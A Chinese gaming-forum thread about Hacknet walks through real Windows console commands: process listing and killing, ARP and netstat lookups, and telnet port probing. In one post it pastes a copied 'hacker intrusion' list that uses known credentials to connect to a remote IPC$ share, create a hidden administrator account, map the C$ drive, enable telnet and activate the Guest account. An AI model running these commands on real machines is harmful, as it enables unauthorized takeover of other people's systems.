现实和游戏相似的科普什么的
hacknet吧
全部回复
仅看楼主
level 1
御坂007 楼主
(* ̄▽ ̄)y
大家好,最近表示steam推荐的时候看到这个而且在打折就入手了,蛮有趣的呢,虽然推的很慢。突然想到了一些现实中可以使用的东西和这个一样的东东,于是科普下吧。
首先游戏里面是linux,在下像科普的是dos系统啦(WINDOWS里面必定会有的控制台)
接下来要开始喽~~~
2016年10月27日 15点10分 1
level 1
御坂007 楼主
首先按照游戏剧情来寻找DOS的相应命令吧(还挺有趣的)↖( ̄▽ ̄")
首先第一关开始的时候是让玩家找到PID进程并kill它
而在WINDOWS中则是使用:tasklist
效果如下:
获得tasklist的语法帮助使用语句:tasklist /?
效果如下:
接下来开启一个QQ播放器的进程,获得PID如下:
PID:24392
接着使用命令:taskkill /pid 24392 /f 来结束进程
小笔记:和游戏一样,使用上下键可以快速切换到输入过的指令。
按照剧情第一关初步任务完成。
2016年10月28日 14点10分 2
在吗?
2017年11月16日 02点11分
level 1
御坂007 楼主
接下来是第二关,任务是使用scan搜索和自己连接的电脑了。\("▔□▔)/(这个嘛在现实中会比较麻烦了。
但是有这个东西可以使用下,WINDOWS的话先用局域网做例子吧,局域网的话电脑之间相互连接很近,不会像外网那么麻烦,很接近游戏中的效果呢(* ̄▽ ̄)y

在WINDOS中使用指令:arp -a (ARP是解析地址协议,-a表示全部的地址)
获得局域网的网络列表
其中,使用ipconfig来确定自己是哪一个ip地址
很明显,目前就是那个192.168.0.104的接口的说⊙﹏⊙‖
首先查看下自己的全部端口情况netstat -a
本地地址列表下方的就是ip地址加端口号了
但是都是本机的哦\("▔□▔)/(127.0.0.1就是典型的本地地址了)
状态的话分为:
LISTENING的(就是听,接收的意思),
ESTABLISHED的意思是建立连接,(FTP端口可以使用这种)
TIME_WAIT的意思是结束了这次连接
CLOSE_WAIT表示终止链接
2016年10月28日 14点10分 3
level 1
御坂007 楼主
接下来访局域网的电脑端口吧,不过现实中的分析就没有游戏中的nmap那么顺利了o(≧口≦)o
首先要使用telnet服务,去卸载程序的那个窗口里面找到左边的开启服务打开吧
接着比如上面发现的网关地址:192.168.0.1
访问它看看它的端口有没有开放的,使用:telnet XXX.XXX.X.XXX AAA
其中XXX.XXX.X.XXX是IP地址,AAA是端口号
telnet 192.168.0.1 80
如果端口开发了,则会变成进入
如果端口没开放,则会打开端口失败<( ̄︶ ̄)>
2016年10月28日 14点10分 4
当然会程序的可以写个程序包,自动试完从端口0到端口9999。[滑稽]
2016年10月28日 14点10分
@御坂007 那就是端口扫描器吧。
2016年10月29日 06点10分
@66666lgo 或许有现成的工具,但是一般都有问题或者不对,而且作为使用者当然是使用自己写的程序全部把控的比较好吧0w0
2016年11月01日 16点11分
nmap本身就是一个扫描工具,也有windows上用的版本
2017年03月17日 07点03分
level 1
御坂007 楼主
至于进入对方电脑的话,以知道对方的用户和密码为例:
我就直接复制粘贴啦[乖]
"
一般黑客入侵所需要的几个常用命令
1:NET
只要你拥有某IP的用户名和密码,那就用IPC$做连接吧!
这里我们假如你得到的用户是hbx,密码是123456。假设对方IP为127.0.0.1
net use \\127.0.0.1\ipc$ "123456" /user:"hbx"
退出的命令是
net use \\127.0.0.1\ipc$ /delte
下面的操作你必须登陆后才可以用.登陆的方法就在上面.
----------------------
下面我们讲怎么创建一个用户,由于SA的权限相当于系统的超级用户.
我们加一个heibai的用户密码为lovechina
net user heibai lovechina /add
只要显示命令成功,那么我们可以把他加入Administrator组了.
net localgroup Administrators heibai /add
----------------------
这里是讲映射对方的C盘,当然其他盘也可以,只要存在就行了.我们这里把对方的C盘映射到本地的Z盘.
net use z:\\127.0.0.1\c$
----------------------
net start telnet
这样可以打开对方的TELNET服务.
----------------------
这里是将Guest用户激活,guest是NT的默认用户,而且无法删除呢?不知道是否这样,我的2000就是删除不了它。
net user guest /active:yes
----------------------
这里是把一个用户的密码改掉,我们把guest的密码改为lovechina,其他用户也可以的。只要有权限就行了呀!
net user guest lovechina
"
以上
2016年10月28日 14点10分 6
SP:所以说telnet客户端服务是个可怕的东西,安全起见一般都不要打开用哦,用完后记住关闭哦!!!!![太开心]
2016年10月28日 14点10分
level 7
还有吗
2016年11月01日 03点11分 7
这个啊,有空的话我继续研究研究在来吧,当然都在合法范围内科普。过界的不提比较好呢[乖]
2016年11月01日 16点11分
level 11
学平面设计的我一脸懵逼
2016年11月01日 17点11分 8
level 9
.
2017年01月11日 23点01分 9
level 1
能不能加一下楼主的qq啊 想学习一下这方面的东西
2017年01月29日 04点01分 10
level 2
插眼
2017年03月21日 05点03分 13
1